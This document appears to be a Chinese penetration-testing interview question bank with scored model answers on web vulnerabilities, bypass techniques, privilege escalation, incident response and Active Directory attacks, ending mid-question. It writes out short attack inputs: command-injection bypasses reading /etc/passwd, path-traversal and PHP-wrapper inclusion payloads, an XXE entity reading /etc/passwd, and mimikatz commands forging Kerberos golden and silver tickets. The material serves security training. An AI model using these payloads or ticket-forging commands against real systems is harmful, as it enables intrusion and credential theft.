### 问题5：文件上传常见利用方式（10分）

**问题1: 常见绕过方式**

**答案：**

前端js验证：禁用js或者直接burp改包

文件类型校验：修改http头Content-type,MIME类型

黑名单：上传特殊可解析后缀，上传.htaccess，.user.ini,后缀大小写绕过，点绕过，空格，::$DATA 绕过，配合解析漏洞，双后缀名绕过

白名单：MIME绕过，%00截断，0x00截断，0x0a截断

文件内容校验：文件头检查，突破getimagessize()，突破exif\_imagetype()，二次渲染

其他：条件竞争

配合相关中间件的解析漏洞：iis6.0，iis7.0,iis7.5解析漏洞，apache解析漏洞，nginx解析漏洞

**问题2:确定可解析后缀名方法**

**答案：**

fuzz测试

### 问题6：命令注入常见的危险函数(5分)

**答案：**

PHP函数：

• system

• exec

• passthru

• shell\_exec

• popen

• proc\_open

• eval

• assert

• passthru

• pcntl\_exec

• call\_user\_func\_array

• create\_function

python函数：

• system

• popen

• subprocess.call

• spawn

java:

• java.lang.Runtime.getRuntime().exec(command)

### 问题7：php中常见的命令分隔符（5分）

**答案：**

%0a, %0d, \r, \n, ;, &, &&, |, ||

### 问题8：常见的绕过方式（空格绕过， 黑名单）（10分）

**问题1: 空格绕过方式**

**答案：**

• < 符号 cat<123

• \t / %09

• ${IFS} 其中{}用来截断，比如cat$IFS2会被认为IFS2是变量名。另外，在后面加个$可以起到截断的作用，一般用$9，因为$9是当前系统shell进程的第九个参数的持有者，它始终为空字符串

**问题2: 黑名单绕过**

**答案：**

• a=l;b=s;$a$b

• base64 echo "bHM=" | base64 -d

• /?in/?s => /bin/ls 通配符的使用

• 连接符 cat /etc/pass'w'd

• 未定义的初始化变量 cat$x /etc/passwd

### 问题9：文件包含漏洞（10分）

**问题1: 文件包含漏洞形式，常见的php函数**

<?php include("inc/" . $\_GET['file']); ?>

**答案：**

1. include(包含过程中出错会报错，不影响后续语句的执行)

2. include\_once（仅包含一次）

3. require（包含过程中代码出错，后续代码不执行）

4. require\_once（仅包含一次）

**问题2: 常见的包含形式**

**答案：**

1. 同目录包含 file=.htaccess 直接加当前目录下的相关的文件

2. 目录遍历 ?file=../../../../../../../../../var/lib/locate.db

3. 日志注入 ?file=../../../../../../../../../var/log/apache/error.log

4. 利用 /proc/self/environ

其中日志可以使用SSH日志或者Web日志等多种日志来源测试

### 问题10：常见的php伪协的使用议以及相关的使用条件（10分）

**答案：**

1. php://input

可以获取post数据流

使用条件：

allow\_url\_include=On

allow\_url\_fopen-Off/On

使用方法：

file =php://input

POST:phpinfo();

2. php://filter

可以获取指定文件的源码，但是当他与包含函数结合是，php://filter流会被当做php文件执行。所以我们一般对其进行编码，让其不执行。从而导致任意文件读取

使用条件：

allow\_url\_fopen=Off/On

allow\_url\_include=Off/On

使用方法；

?file=php://filter/read=convert.base64-encode/resource=phpinfo.php

3. zip://

可以访问压缩包里的文件。当他与包含函数结合时，zip://流会被当做php文件执行。从而实现任意文件执行。同类型的还有：zlib:// 和bzip2://

使用条件：

必须要zip压缩包（后缀无所谓，文件格式是zip就行）。

allow\_url\_fopen=Off/On

allow\_url\_include=Off/On

php >=5.2

使用方法：

zip://[压缩包绝对路径]#[压缩包内的文件]

?file=zip://D:\zip.zip%23phpinfo.txt

4. phar://

和zip://类似，绝对路径和相对路径都可以

使用条件：

必须要zip压缩包（后缀无所谓，文件格式是zip就行）。

allow\_url\_fopen=Off/On

allow\_url\_include=Off/On

php >=5.2

使用方法：

zip://[压缩包绝对路径]#[压缩包内的文件]

?file=zip://D:\zip.zip/phpinfo.php(与zip://不同之处在于一个是# ，一个是/)

5. data://

同样类似于php://input

使用条件：

allow\_url\_fopen=On

allow\_url\_include=On

使用方法：

?file=data://,<?php phpinfo();

?file=data://text/plain,<php phpinfo();

?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

?file=data:text/plain,<php phpinfo();

?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

### 问题11：模版注入（5分）

**答案：**

模板引擎用于使用动态数据呈现内容。此上下文数据通常由用户控制并由模板进行格式化，以生成网页、电子邮件等。模板引擎通过使用代码构造（如条件语句、循环等）处理上下文数据，允许在模板中使用强大的语言表达式，以呈现动态内容。如果攻击者能够控制要呈现的模板，则他们将能够注入可暴露上下文数据，甚至在服务器上运行任意命令的表达式。

### 问题12：常见的业务逻辑漏洞出现的位置（10分）

**答案：**

1. 交易类型

修改支付的价格

修改支付的状态

修改购买数量为负数

修改金额为负数

重放成功的请求

并发数据库锁处理不当

2. 账户

注册：覆盖注册，尝试重复用户名，注册遍历猜解已有账号

登录：撞库，账号劫持，尝试账号密码锁死账户

找回密码：重置任意用户名，密码重置后新密码在返回包中，Token验证逻辑在前端，X-Forwarded-Host处理不正确

修改密码：越权修改密码，修改密码没有旧密码验证

申诉：身份伪造，逻辑绕过

信息查询：权限限制不当可以越权查询，用户信息ID可以猜测导致遍历

3. 验证码

验证码：验证码可重用

验证码可预测

验证码强度不够

验证码无时间限制或者失效时间长

验证码无猜测次数限制

验证码传递特殊的参数或不传递参数绕过

验证码可从返回包中直接获取

验证码不刷新或无效

验证码数量有限

验证码在数据包中返回

修改Cookie绕过

修改返回包绕过

验证码在客户端生成或校验

验证码可OCR或使用机器学习识别

验证码用于手机短信/邮箱轰炸

### 问题13：越权漏洞大致有几种类型（10分）

**答案：**

未授权访问

水平越权：

攻击者可以访问与他拥有相同权限的用户的资源

权限类型不变，ID改变

垂直越权：

低级别攻击者可以访问高级别用户的资源

权限ID不变，类型改变

交叉越权：

权限ID改变，类型改变

### 问题14：php和java反序列化的原理（10分）

**答案：**

php中围绕着serialize()，unserialize()这两个函数，序列化就是把一个对象变成可以传输的字符串,如果服务器能够接收我们反序列化过的字符串、并且未经过滤的把其中的变量直接放进这些魔术方法里面的话，就容易造成很严重的漏洞了。

0:7:" chybeta":1:{s:4:"test" ;s:3:" 123";}这里的0代表存储的是对象(object) ,假如你给serialize(传入的是一个数组,那它会变成字母a。7表示对象的名称有7个字符。" chybeta"表示对象的名称。1表示有一个值。{s:4:"test";s:3:"123";}中， s表示字符串，4表示该字符串的长度，"test"为字符串的名称，之后的类似。当传给unserialize()的参数可控时，我们可以通过传入一个精心构造的序列化字符串，从而控制对象内部的变量甚至是函数。

Java序列化是指把Java对象转换为字节序列的过程便于保存在内存、文件、数据库中，ObjectOutputStream类的writeObject()方法可以实现序列化。Java反序列化是指把字节序列恢复为Java对象的过程，ObjectInputStream类的readObject()方法用于反序列化。

### 问题15：常见的shell反弹方式（5分）

**答案：**

bash反弹，nc反弹，powershell反弹，msf反弹，Cobalt strike反弹shell，ew反弹，awk反弹，telnet反弹，socat反弹，各种语言相关的反弹

### 问题16：拿到一个待检测的站，应该做什么（10分）

**答案：**

1. 信息收集

1) 服务器的相关信息(真实ip， 系统类型，版本，开放端口，WAF等)

2) 网站指纹识别(包括，cms, cdn，证书等)，dns记录

3) c、whois信息， 姓名，备案，邮箱，电话反查(邮箱丢社工库，社工准备等)

4) 子域名收集，旁站，C段等

5) google hacking针对化搜索，pdf文件， 中间件版本，弱口令扫描等

6) 扫描网站目录结构，爆后台，网站banner, 测试文件，备份等敏感文件泄漏等

7) 传输协议，通用漏洞，exp, github源码等

2. 漏洞挖掘

1) 浏览网站，看看网站规模，功能，特点等

2) 端口，弱口令，目录等扫描,对响应的端口进行漏洞探测，比如rsync,心脏出血，mysql,ftp,ssh弱口令等。

3) XSS, SQL注入，上传，命令注入，CSRF, cookie安全检测， 敏感信息，通信数据传输，暴力破解，任意文件上传，越权访问，未授权访问，目录遍历，文件包含，重放攻击(短信轰炸)，服务器漏洞检测，最后使用漏扫工具等

3. 漏洞利用权限提升

1) mysq|提权，serv-u提权， oracle提权

2) windows 溢出提权

3) linux脏牛, 内核漏洞提权

4. 清楚测试数据并输出报告

1) 日志、测试数据的清理

2) 总结，输出渗透测试报告，附修复方案

5. 复测

1) 验证并发现是否有新漏洞，输出报告，归档

### 问题17：常见的加密算法（20分）

**答案：**

1. 对称加密算法

使用同一个秘钥进行加密和解密。

优点是速度较快，适合对数据量比较大的数据进行加密。

缺点是密钥的保存方式需要保证，一旦加密或者解密的哪一方泄漏了密钥，都会导致信息的泄漏。

常用的对称加密算法有:DES、3DES、DESX、Blowfish、IDEA、RC4、RC5、RC6、AES。

2. 非对称加密算法

与对称加密相对的，非对称加密需要两个密钥，一个公开密钥（Public Key）,一个私有密钥（Private Key）。公钥和私钥是一对，如果使用公钥进行加密的数据，只有对应的私钥才能解密。相对的，如果是使用私钥加密的数据，只有对应的公钥才能解密。

优点是公钥可以被任何人知道，而公钥的泄漏也不会导致信息泄漏，但是一旦私钥泄漏了就会导致信息泄漏。

常用的非对称加密算法有：RSA、ECC（移动设备用）、Diffie-Hellman、El Gamal、DSA（数字签名用）。

3. hash算法

Hash算法（哈希散列算法）特别之处在于它是一种单向算法，即不可逆，用户可以通过Hash算法对目标信息生成一段特定长度的唯一的Hash值，但是却不能通过这个Hash值重新获得目标信息。

因为此特点，Hash算法通常用在存储不可还原的密码存储，信息完整校验等地方。

常用的Hash算法有：MD2、MD4、MD5、HAVAL、SHA、SHA-1、HMAC、HMAC-MD5、HMAC-SHA1。

### 问题18：简述rsa加解密过程（20分）

**答案：**

rsa加密：非对称密钥，公开密钥算法RSA加密利用了单向函数正向求解很简单，反向求解很复杂的特性。

对两个质数相乘容易，而将其合数分解很难的这个特点进行的加密算法。n=p1\*p2, 已知p1、p2求n简单，已知n求p1、 p2困难。

(m^e) mod n=c，已知m、e、n求c简单，已知e、 n、c求m很难。

公开密钥n、e的生成:随机选取两个质数p1、p2, n=p1\*p2， 再随机选取一个整数e, e与φ(n)互质。

加密过程: (m^e) mod n=c，其中m为原信息，c为加密信息，n、 e为公开密钥。

解密过程: (c^d) mod n=m，其中d为解密密钥。

### 问题19：crc32碰撞的使用（10分）

**答案：**

CRC（冗余校验码），CRC32表示会产生一个32bit的校验值。在产生CRC32时，源数据块的每一位都参与了运算，因此即使数据块中只有一位发生改变也会得到不同的CRC32值，利用这个原理我们可以直接爆破出加密文件的内容。由于CPU能力，CRC碰撞只能用于压缩文件较小的情况。

### 问题20：应急响应具体流程（10分）

**答案：**

PDCERF模型

1. Prepare（准备）：准备用来检测的工具和人

2. Detection（检测）：紧急事件监测：包括防火墙、系统、web服务器、IDS/WAF/SIEM中的日志，不正常或者是执行了越权操作的用户，甚至还有管理员的报告

3. Containment（抑制）：首先先控制受害范围，不要让攻击的影响继续蔓延到其他的IT资产和业务环境，切记不要直接一股脑的投入全部精力到封堵后门。紧接着要做的是去寻找根源原因，彻底解决，封堵攻击源，把业务恢复到更张水平

4. Eradication（根除）

5. Recover（恢复）

6. Follow-Up（跟踪）：根据各种监控去确定没有其他的攻击行为和攻击向量，紧接着就是开会反省此次事件，写报告，持续改进工作流程和工作缓解

# 面试题1

### 问题1：php爆绝对路径方法？

**答案：**

单引号引起数据库报错

访问错误参数或错误路径

探针类文件如phpinfo

扫描开发未删除的测试文件

google hacking

phpmyadmin报路径：/phpmyadmin/libraries/lect\_lang.lib.php

利用漏洞读取配置文件找路径

恶意使用网站功能，如本地图片读取功能读取不存在图片，上传点上传不能正常导入的文件

### 问题2：你常用的渗透工具有哪些，最常用的是哪个？

**答案：**

burp、nmap、sqlmap、awvs、蚁剑、冰蝎、dirsearch、御剑等等

### 问题3：xss盲打到内网服务器的利用

**答案：**

钓鱼管理员

信息收集

### 问题4：鱼叉式攻击和水坑攻击？

**答案：**

鱼叉攻击：指利用木马程序作为电子邮件的附件，发送到目标电脑上，诱导受害者去打开附件来感染木马

水坑攻击：分析攻击目标的上网活动规律，寻找攻击目标经常访问的网站的弱点，将网站攻破并植入恶意程序，等待目标访问

### 问题5：什么是虚拟机逃逸？

**答案：**

利用虚拟机软件或者虚拟机中运行的软件的漏洞进行攻击，以达到攻击或控制虚拟机宿主操作系统的目的

### 问题6：中间人攻击？

**答案：**

原理：

在同一个局域网中，通过拦截正常的网络通信数据，并进行数据篡改和嗅探

防御：

在主机绑定网关MAC与IP地址为静态

在网关绑定主机MAC与IP地址

使用ARP防火墙

### 问题7：TCP三次握手过程？

**答案：**

第一次握手：建立连接时,客户端发送syn包(syn=j)到服务器,并进入SYN\_SEND状态,等待服务器确认

第二次握手：服务器收到syn包,必须确认客户的SYN（ack=j+1）,同时自己也发送一个SYN包（syn=k）,即SYN+ACK包,此时服务器进入SYN\_RECV状态

第三次握手：客户端收到服务器的SYN＋ACK包,向服务器发送确认包ACK(ack=k+1),此包发送完毕,客户端和服务器进入ESTABLISHED状态,完成三次握手

### 问题8：七层模型？

**答案：**

应用层、表示层、会话层、传输层、网络层、数据链路层、物理层

### 问题9：对于云安全的理解

**答案：**

融合了并行处理、网格计算、未知病毒行为判断等新兴技术和概念，通过网状的大量客户端对网络中软件行为的异常监测，获取互联网中木马、恶意程序的最新信息，传送到Server端进行自动分析和处理，再把病毒和木马的解决方案分发到每一个客户端

### 问题10：了解过websocket吗？

**答案：**

WebSocket是一种在单个TCP连接上进行全双工通信的协议，最大特点是服务器可以主动向客户端推送信息，客户端也可以主动向服务器发送信息，是真正的双向平等对话。

### 问题11：DDOS是什么？有哪些？CC攻击是什么？区别是什么？

**答案：**

DDOS：

分布式拒绝服务攻击，利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应

主要方式：

SYN Flood

UDP Flood

ICMP Flood

Connection Flood

HTTP Get

UDP DNS Query Flood

CC攻击：

模拟多个正常用户不停地访问如论坛这些需要大量数据操作的页面，造成服务器资源的浪费，CPU长时间处于100%，网络拥塞

两者区别：

CC攻击网页，DDOS攻击服务器，更难防御

CC门槛较低，DDOS需要大量服务器

CC持续时间长，DDOS产生的影响大

### 问题12：land攻击是什么

**答案：**

局域网拒绝服务攻击，DDOS攻击的一种，通过发送精心构造的、具有相同源地址和目标地址的欺骗数据包，致使缺乏相应防护机制的目标设备瘫痪

### 问题13：你会如何进行信息收集？

**答案：**

服务器信息：ip、中间件、操作系统

域名whois、ipwhois、网段归属

子域名探测

网站目录扫描、接口信息扫描

端口扫描

各大引擎搜索相关信息

### 问题14：什么是CRLF注入攻击？

**答案：**

通过“回车”和“换行”字符注入HTTP流，实现网站篡改、跨站脚本、劫持等。

### 问题15：防止XSS，前端后端两个角度？

**答案：**

前端：

用户输入特殊字符过滤转义为html实体

用户输出编码

后端：

实体化编码

函数过滤

限制字符长度

### 问题16：如何防护一个端口的安全？

**答案：**

利用WAF、IDS、IPS等设备

危险服务端口禁止对外访问或限制IP访问

服务定期更新版本

### 问题17：webshell检测思路？

**答案：**

静态检测：匹配特征码，特征值，危险函数

动态检测：WAF、IDS等设备

日志检测：通过IP访问规律，页面访问规律筛选

文件完整性监控

### 问题18：发现IIS的网站，怎样试它的漏洞？（根据版本）

**答案：**

https://mp.weixin.qq.com/s/5XV984kErF2Zhh-P5aoUwQ

### 问题19：SQL注入问题总结

**答案：**

https://mp.weixin.qq.com/s/frwK49IatUqUoT-4DR08GQ

### 问题20：GPC是什么？开启了怎么绕过

**答案：**

GPC：

php.ini配置文件中的magic\_quotes\_gpc，实现为get、post、cookie传入的单引号、双引号、反斜线、NULL字符添加反斜线\

绕过：

PHP5的GPC对$\_SERVER的忽略，可在http请求头注入

二次注入

宽字节注入

### 问题21：web常用的加密算法有什么

**答案：**

单向散列加密 MD5、SHA、MAC

对称加密 AES、DES

非对称加密 RSA、RSA2

### 问题22：XSS除了获取cookies还能做什么？

**答案：**

获取管理员ip

xss蠕虫

钓鱼攻击

前端JS挖矿

键盘记录

屏幕截图

运营商（或其他）网络劫持

运营商劫持：广告投放

DNS劫持：通过各种手段篡改DNS，劫持网络

### 问题23：DNS欺骗是什么

**答案：**

攻击者冒充域名服务器的一种欺骗行为

### 问题24：缓冲区溢出原理和防御

**答案：**

原理：

当写入缓冲区的数据量超过该缓冲区所能承受的最大限度时，发生缓冲区溢出，溢出的数据被黑客加以利用，形成远程代码执行漏洞。

防御：

基于操作系统防御

缓冲区边界检查

安全编程

### 问题25：网络安全事件应急响应

**答案：**

断网：条件允许时优先断网，防止黑客进一步操作或删除痕迹

取证：通过分析登录日志、网站日志、服务日志寻找黑客ip，查看黑客进行的操作

备份：备份服务器文件，对比入侵前后产生变化的文件

查漏：通过上述步骤寻找业务薄弱点，修补漏洞

杀毒：清除黑客留下的后门、webshell、管理账号

溯源：通过黑客ip地址，入侵手段等

记录：归档、预防

### 问题26：企业内部安全

**答案：**

实名制联网 重要网段隔离 禁止接入任何USB设备

禁用WIFI网络 IP与MAC地址绑定

部署网络监控、IDS、IPS设备

定期培训，提高员工安全意识

### 问题27：业务上线前，怎么测试，从哪些角度测试

**答案：**

安全测试：寻找产品漏洞，页面漏洞，服务漏洞，敏感信息泄露，逻辑漏洞，弱口令

性能测试：压力测试

功能完整性测试

### 问题28：应用有漏洞，但是无法修复和停用，你怎么办

**答案：**

限制IP白名单访问

使用WAF、IDS、防火墙设备

### 问题29：CSRF怎么防护？

**答案：**

验证HTTP Referer字段

添加Token字段并验证

添加自定义字段并验证

### 问题30：文件上传绕过方法？

**答案：**

WAF绕过：

修改上传表单字段

表单字段大小写替换

表单字段增加或减少空格

表单字段字符串拼接

构造双文件上传表单，同时上传双文件

编码绕过

垃圾数据填充绕过

文件名大小写绕过

服务器检测绕过：

MIME类型绕过

前端JS检测抓包改包绕过

黑名单绕过：php3、asa、ashx、windows特性（test.asp\_、流特性）、apache解析漏洞

图片内容检测使用图片马绕过 .htassess绕过

白名单检测绕过：

截断上传绕过

IIS6/7/7.5解析漏洞，nginx低版本解析漏洞

文件包含绕过

### 问题31：验证码相关利用点

**答案：**

验证码复用

验证码可识别

验证码失效

验证码DDOS

### 问题32：cookie你会测试什么内容

**答案：**

sql注入

xss

权限绕过

敏感信息泄露

### 问题33：说出几个业务逻辑漏洞类型？

**答案：**

任意用户密码重置

短信轰炸

订单金额修改

忘记密码绕过

恶意刷票

验证码复用

### 问题34：简述文件包含漏洞

**答案：**

调用文件包含函数时，未严格限制文件名和路径，如include()、require()等函数

### 问题35：业务逻辑漏洞，用户任意密码重置有什么例子，因为什么因素导致的？

**答案：**

普通用户重置管理用户密码

普通用户重置普通用户密码

未设置用户唯一Token，导致越权

### 问题36：渗透测试过程中发现一个只能上传zip文件的功能，有什么可能的思路？

**答案：**

shell压缩上传，程序自解压getshell

尝试解析漏洞getshell

寻找文件包含漏洞

木马钓鱼管理员

### 问题37：为什么aspx木马权限比asp大？

**答案：**

aspx使用的是.net技术,IIS中默认不支持，ASPX需要依赖于.net framework，ASP只是脚本语言 入侵的时候asp的木马一般是guest权限APSX的木马一般是users权限

### 问题38：只有一个登录页面有哪些思路？

**答案：**

SQL注入、万能密码

暴力破解

权限绕过

目录扫描

敏感信息泄露

### 问题39：请求头中哪些是有危害的？

**答案：**

COOKIE注入

user-agent注入

X-Forwarded-For注入

Referer注入

### 问题40：谈谈水平/垂直/未授权越权访问的区别?

**答案：**

水平越权：普通用户越权访问普通用户

垂直越权：普通用户越权访问管理用户

未授权访问：权限控制不严，导致无需登录访问已登录用户页面

### 问题41：xss有什么？执行存储型的xss的危害和原理

**答案：**

存储型、反射型、DOM型

存储型XSS是指应用程序通过Web请求获取不可信赖的数据，在未检验数据是否存在XSS代码的情况下，便将其存入数据库

存储型XSS危害：

窃取用户Cookie

XSS钓鱼攻击

XSS蠕虫攻击

获取键盘记录

获取用户信息

获取屏幕截图

### 问题42：主机疑似遭到入侵，要看哪里的日志

**答案：**

系统登录日志

服务访问日志

网站日志

数据库日志

### 问题43：python常用的标准库

**答案：**

正则表达式 re

时间模块 time

随机数 random

操作系统接口 os

科学计算 math

网络请求 urlib

http库 requests

爬虫库 Scrapy

多线程库 threading

### 问题44：reverse\_tcp 和 bind\_tcp 的区别？

**答案：**

reverse\_tcp：攻击机设置一个端口和IP，Payload在测试机执行连接攻击机IP的端口，这时如果在攻击机监听该端口会发现测试机已经连接 白话就是让受控机主动连接我们

bind\_tcp：攻击机设置一个端口（LPORT），Payload在测试机执行打开该端口，以便攻击机可以接入 白话就是我们主动连接受控机 使用reverse\_tcp较为安全，一般不会被防火墙发现

### 问题45：oauth认证过程中可能会出现什么问题，导致什么样的漏洞?

**答案：**

CSRF

redirect\_uri校验不严格

错误的参数传递

### 问题46：做了cdn的网站如何获取真实IP

**答案：**

全球ping

查询历史解析记录

探针文件如phpinfo等

利用命令执行连接我们的服务器或DNSlog

寻找网站配置

通过二级域名

全网扫描，title匹配

### 问题47：如何实现跨域？

**答案：**

jsonp

CORS跨域资源共享

代理跨域请求

Html5 postMessage 方法

修改 document.domain 跨子域

基于 Html5 websocket 协议

http://document.xxx + iframe

### 问题48：jsonp跨域与CORS跨域的区别？

**答案：**

jsonp浏览器支持较好，CORS不支持IE9及以下浏览器

jsonp只支持GET，CORS支持所有类型的HTTP请求 jsonp只发一次请求，复杂请求CORS发送两次

### 问题49：算法？了解过什么排序？

**答案：**

冒泡排序

选择排序

插入排序

### 问题50：SSRF漏洞利用？

**答案：**

本地文件读取

服务探测、端口扫描

攻击内网redis、mysql、fastcgi等服务

• 利用到的协议有：http/s、file、gopher、tftp、dict、ssh、telnet

### 问题51：常见后门方式？

**答案：**

Windows:

注册表自启动

shift后门

远控软件

webshell

添加管理用户

影子用户

定时任务

dll劫持

注册表劫持

MBR后门

WMI后门

管理员密码记录

Linux:

SSH后门

SUID后门

Crontab计划任务

PAM后门

添加管理员账号

Rootkit

### 问题52：open\_basedir访问目录限制绕过方法？

**答案：**

使用命令执行函数绕过

使用symlink()函数绕过

glob伪协议绕过

### 问题53：PHP代码审计中容易出问题的点？

**答案：**

参数拼接方式皆有可能产生SQL注入（老生常谈）

全局变量注册导致的变量覆盖

fwrite参数未过滤导致的代码执行

权限校验疏漏导致的后台功能访问

接口任意文件上传

unserialize反序列化漏洞

### 问题54：红蓝对抗中蓝队反杀红队场景和姿势？

**答案：**

钓鱼、蜜罐、蚁剑RCE

### 问题55：linux计划任务，黑客隐藏自己的计划任务会怎么做？

**答案：**

临时任务：at、batch命令

### 问题56：Redis未授权常见getshell的几种方式？

**答案：**

web绝对路径写shell

写入ssh公钥获取服务器权限

主从复制getshell

### 问题57：JWT的攻击手法？（头部、负载、签名）

**答案：**

加密算法置为空绕过身份验证

爆破弱密钥 kid参数：任意文件读取、SQL注入、命令注入

未校验签名，内容重新编码

### 问题58：JAVA中间件的漏洞，举几个例子？

**答案：**

JBoss反序列化

WebLogic反序列化

Tomcat任意文件写入、弱口令+后台getshell

### 问题59：DNS外带可以用在哪些漏洞？

**答案：**

SQL盲注

无回显的命令执行

XXE盲打

SSRF盲打

### 问题60：HTTP-Only禁止的是JS读取cookie信息，如何绕过这个获取cookie

**答案：**

劫持登录页面钓鱼绕过

### 问题61：中间件漏洞总结？

**答案：**

这里只写常利用的漏洞

IIS:

IIS6.0 PUT漏洞

IIS6.0 远程代码执行漏洞

IIS6.0 解析漏洞 IIS启用.net 短文件名漏洞

IIS7.0/7.5 解析漏洞

Apache:

未知扩展名解析漏洞

配合错误导致的解析漏洞、目录遍历

Nginx：

配置错误导致的解析漏洞、目录遍历

Tomcat:

配置错误导致的任意代码执行、任意文件写入漏洞

弱口令+管理后台war包部署getshell manager/html

管理后台弱口令爆破

JBoss:

5.x/6.x反序列化漏洞（CVE-2017-12149）

JMXInvokerServlet反序列化

EJBInvokerServlet反序列化

JMX Console未授权访问

弱口令+管理后台war包部署getshell

WebLogic:

XMLDecoder 反序列化漏洞（CVE-2017-10271 & CVE-2017-3506）

wls9\_async\_response,wls-wsat 反序列化远程代码执行漏洞（CVE-2019-2725）

WLS Core Components 反序列化命令执行漏洞（CVE-2018-2628）

弱口令+管理后台war包部署getshell

### 问题62：谈一谈Windows系统与Linux系统提权的思路？

**答案：**

Windows:

数据库提权：mysql、sqlserver

第三方软件提权：serv-u DLL劫持

系统内核溢出漏洞提权：cve系列

Linux：

sudo提权

suid提权

redis 内核提权

### 问题63：python有哪些框架，其中出现过哪些漏洞

**答案：**

Django、Flask、Scrapy Django任意代码执行

Flask模板注入

### 问题64：小程序的渗透和普通渗透的差异

**答案：**

渗透过程不变，依旧是抓包修改参数渗透

不同点是小程序会将包下载到本地，可以使用逆向还原工具反编译

### 问题65：app本身的漏洞测试 四大组件

**答案：**

Activity组件:

activity绑定browserable与自定义协议

ActivityManager漏洞

Service组件:

权限提升，拒绝服务攻击

Broadcast Receiver组件:

权限管理不当

BroadcastReceiver导出漏洞

动态注册广播组件暴露漏洞

Content Provider组件:

读写权限漏洞

Content Provider中的SQL注入漏洞

Provider文件目录遍历漏洞

### 问题66：IDS/IPS防护原理及绕过思路

**答案：**

原理：

IDS工作在网络层，旁路部署，通过抓取和分析网络流量来发现攻击 IPS一般也是在网络层旁路，可以理解为具备阻断能力的IDS，是IDS的升级版（也有IDS检测到攻击通知阻断设备执行阻断动作的设备联动模式），可以覆盖网络层和应用层

绕过：

TCP分片：拆分出两个TCP包

IP分片：原理同TCP分片，但是丢包严重

程序bug/性能问题：发送大量无效包，消耗IPS性能

伪造TCP状态：绕过基于状态追踪的IPS

IPV6绕过：使用IPV6地址绕过

### 问题67：json的csrf的利用

**答案：**

使用XMLHttpRequest、fetch构造出JSON请求，利用Flash的跨域与307跳转来绕过http自定义头限制

### 问题68：json格式的数据包可以测哪些漏洞

**答案：**

csrf json劫持 xss

### 问题69：简述xxe漏洞原理与利用方式

**答案：**

原理：

XML外部实体注入，在应用程序解析XML输入时，当允许引用外部实体时，可构造恶意内容，产生漏洞

利用：

DTD Document Type Definition

DTD 内部声明 <!DOCTYPE 根元素 [元素声明]>

DTD 外部引用 <!DOCTYPE 根元素名称 SYSTEM “外部DTD的URI”>

引用公共DTD<!DOCTYPE 根元素名称 PUBLIC “DTD标识名” “公用DTD的URI”>

ENTITY

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE root [

<!ENTITY x "First Param!">

<!ENTITY y "Second Param!">

<!ENTITY xxe SYSTEM "file:///etc/passwd">

]>

<root><x>&x;</x><y>&y;</y><xxe>&xxe;</xxe></root

图片来自网络

### 问题70：内网服务器，如何进行信息收集？

**答案：**

使用脚本收集：端口信息、服务信息

系统命令收集：域内用户可使用域命令收集域信息，net group "domain users" /domain等

端口扫描工具全段扫描

本机信息收集：管理密码、登录日志看管理员ip、服务密码收集、网段信息查看、历史记录查看

内网DNS域传送漏洞

### 问题71：如果拿下了内网边界层的某一个机器，如何对内网其他进行探测？

**答案：**

首先使用代理进入内网reg、ew等

第二在本机进行信息收集，包括管理员ip、端口服务、账号密码、路由信息、网段信息等

第三扩展到收集到的网段进行渗透，利用常用服务:SMB、MYSQL、SQLserver、ftp、telnet等

借助轻量化脚本或扫描器扫描，但一般不这么做，动静太大容易被管理员发现

### 问题72：内网黄金票据、白银票据的区别和利用方式

**答案：**

黄金票据：

一旦攻击者拥有管理员访问域控制器的权限，就可以使用Mimikatz来提取KRBTGT帐户密码哈希值。

mimikatz log "lsadump::dcsync /domain:test.local /user:krbtgt"

生成票据

kerberos::golden /admin:Administrator /domain:CTU.DOMAIN /sid:S-1-1-12-123456789-1234567890-123456789 /krbtgt:deadbeefboobbabe003133700009999 /ticket:Administrator.kiribi

/admin：伪造的用户名

/domain：域名称

/sid：SID值，注意是去掉最后一个-后面的值

/krbtgt：krbtgt的HASH值

/ticket：生成的票据名称 //不是写入内存中的命令！

普通域账户，利用黄金票据，创建域管账户

mimikatz # kerberos::purge

mimikatz # kerberos::ptt Administrator.kiribi //票据导入内存

此时域管账号创建成功

白银票据：

获取SID和NTLM

mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit">log.txt

伪造票据

kerberos::golden /domain:cyberpeace.com /sid:S-1-5-21-2718660907-658632824-2072795563 /target:scene.abcd.com /service:cifs /rc4:9a68826fdc2811f20d1f73a471ad7b9a /user:test /ptt

//使用方法

kerberos::golden /domain:<域名> /sid:<域 SID> /target:<目标服务器主机名> /service:<服务类型> /rc4:<NTLM Hash> /user:<用户名> /ptt

针对服务名伪造

成功获取域管账号

dir \\scene.cyberpeace.com\c$

金票银票区别：

获取的权限不同

金票：伪造的TGT，可以获取任意Kerberos的访问权限

银票：伪造的ST，只能访问指定的服务，如CIFS

认证流程不同

金票：同KDC交互，但不同AS交互

银票：不同KDC交互，直接访问Server

加密方式不同

金票：由krbtgt NTLM Hash 加密

银票：由服务账号 NTLM Hash 加密

# 面试题评分

### 问题1：从服务器接收到的响应来区分SQL注入大致可以分为几种类型？（5分）

**答案：**

基于报错的SQL注入，联合查询，堆叠注入，SQL盲注（布尔型注入，延时注入，报错注入）

报错注入（常见的十种报错函数:答出前三个即可

extractvalue(),

floor(),

updatexml(),

exp(),

polygon(),

multipoint(),

multilinestring(),

linestring(),

multipolygon(),

GeometryCollection()）

### 问题2：sql如何写shell以及单引号被过滤怎么办？（10分）

**答案：**

先判断是否满足如下条件：

secure\_file\_priv参数是否为空，root权限，file权限，GPC关闭，知道相关网站路径，相关读写函数：

写文件函数：into outfile, into dumpfile

1. outfile函数可以导出多行，而dumpfile只能导出一行数据outfile函数在将数据写到文件里时有特殊的格式转换

2. dumpfile则保持原数据格式

读文件函数：load\_file()

判断是否有相关的写入权限，如果有则使用相关的文件写函数向网站路径进行写码操作，存在单引号过滤，可以将一句话的内容进行16进制的编码操作或者尝试利用宽字节。如果没有过滤的话，直接使用sqlmap –os-shell.

### 问题3：sql注入常见的绕过方式(10)

**答案：**

常见的关键字过滤：大小写，双写绕过，进制转换

空格绕过： 内联注释

and，or绕过：符号替代

### 问题4：mysql5.0以下和5.0以上的版本区别(5)

**答案：**

MySQL5.0版本增加了baiStored procedures、Views、Cursors、Triggers、XA transactions的支持，

增加了INFORATION\_SCHEMA系统数据库。

### 问题5：xss大致分为几种类型以及每种类型之间的区别?(5分)

**答案：**
